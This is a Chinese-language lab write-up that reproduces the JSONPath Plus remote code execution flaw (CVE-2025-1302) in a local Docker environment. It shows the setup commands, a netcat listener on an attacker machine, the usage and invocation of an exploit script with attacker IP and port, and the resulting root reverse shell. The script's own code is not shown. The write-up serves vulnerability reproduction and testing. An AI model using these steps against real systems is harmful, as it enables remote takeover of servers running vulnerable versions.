


JSONPath Plus远程代码执行漏洞（CVE-2025-1302）复现及漏洞环境

漏洞介绍

JsonPath Plus 是 JSON 查询语言 JsonPath 的增强版本，提供了更强大的功能和更丰富的表达式支持，使开发人员能够更高效、灵活地查询和操作 JSON 数据。它基于标准的 JsonPath 语法，同时增加了对 **过滤表达式、数学运算、逻辑运算、正则匹配、范围查询、递归搜索** 等高级特性的支持，从而适用于更复杂的 JSON 数据处理需求。



jsonpath-plus包版本在10.3.0之前的版本由于输入验证不当，存在远程代码执行（RCE）漏洞。攻击者可以通过利用不安全的默认使用eval='safe'模式，在系统上执行任意代码。

漏洞环境

解压漏洞环境及POC的zip压缩包，转到漏洞环境及POC目录下

CVE-2025-1302			
名称	修改日期	大小	种类
server.js	2025年2月28日 16:09	2 KB	JavaScript
requirements.txt	前天 22:24	23 字节	文本
> public	2025年2月28日 16:25	--	文件夹
package.json	2025年2月28日 16:09	332 字节	JSON File
Dockerfile	2025年2月28日 16:09	335 字节	文稿
docker-compose.yml	2025年2月28日 16:38	493 字节	YAML
CVE-2025-1302.py	前天 22:24	2 KB	Python 脚本

执行一条命令即可开启漏洞环境

```
docker-compose up -d
```

```
CVE-2025-1302 % docker-compose up -d
[+] Running 1/1
! jsonpath Warning pull access denied for jsonpath, ... 3.4s
[+] Running 0/0
[+] Running 0/1path Building
[+] Building 12.0s (12/12) FINISHED
=> [jsonpath internal] load build definition from Dockerfile 0.0s
=> => transferring dockerfile: 696B 0.0s
=> [jsonpath internal] load metadata for docker.io/library/node:22 1.7s
=> [jsonpath internal] load dockerignore 0.0s
=> => transferring context: 2B 0.0s
=> [jsonpath 1/6] FROM docker.io/library/node:22@sha256:f6b9c31ace05502d 0.0s
=> [jsonpath internal] load build context 0.0s
=> => transferring context: 26.12kB 0.0s
=> CACHED [jsonpath 2/6] WORKDIR /usr/src/app 0.0s
=> [jsonpath 3/6] COPY package*.json ./ 0.0s
=> [jsonpath 4/6] RUN npm install 4.7s
=> [jsonpath 5/6] RUN apt-get update && apt-get install -y net-tools 5.4s
=> [jsonpath 6/6] COPY . . 0.0s
=> [jsonpath] exporting to image 0.1s
=> => exporting layers 0.1s
=> => writing image sha256:b845cf3dfedc2df77ba9cd155548b3be9cf66442f77ab 0.0s
[+] Running 3/3o docker.io/library/jsonpath:10.2.0 0.0s
✔ Service jsonpath Built 12.1s
✔ Network cve-2025-1302_default Creat... 0.0s
✔ Container jsonpath Started 0.1s
```

浏览器访问 <http://127.0.0.1:3000/> 即可访问到漏洞环境



漏洞复现

首先安装python脚本依赖

```
pip install -r requirements.txt
```

接着在linux攻击机上监听2323端口

```
(root@kali-linux-2024-2)~  
# nc -lvvp 2323  
listening on [any] 2323 ...  
█
```

执行Python脚本，脚本使用方法如下

```
usage: CVE-2025-1302.py [-h] -u URL -i IP -p PORT
```

Exploit for JSONPath-plus RCE vulnerability

options:

-h, --help	show this help message and exit
-u URL, --url URL	Target URL for exploitation
-i IP, --ip IP	Attacker's IP (LHOST) for reverse

shell

-p PORT, --port PORT	Attacker's Port (LPORT) for reverse
----------------------	-------------------------------------

shell

```
(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air CVE-2025-1302 % python CVE-2025-1302.py -u  
http://127.0.0.1:3000/query -i 10.211.55.3 -p 2323  
[+] 利用请求已发送，请自行核实是否成功
```

此时攻击机已经成功反弹了shell，漏洞复现成功

```
(root@kali-linux-2024-2)-[~]  
# nc -lvvp 2323  
listening on [any] 2323 ...  
10.211.55.2: inverse host lookup failed: Unknown host  
connect to [10.211.55.3] from (UNKNOWN) [10.211.55.2] 54101  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@c01889baf923:/usr/src/app# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@c01889baf923:/usr/src/app#
```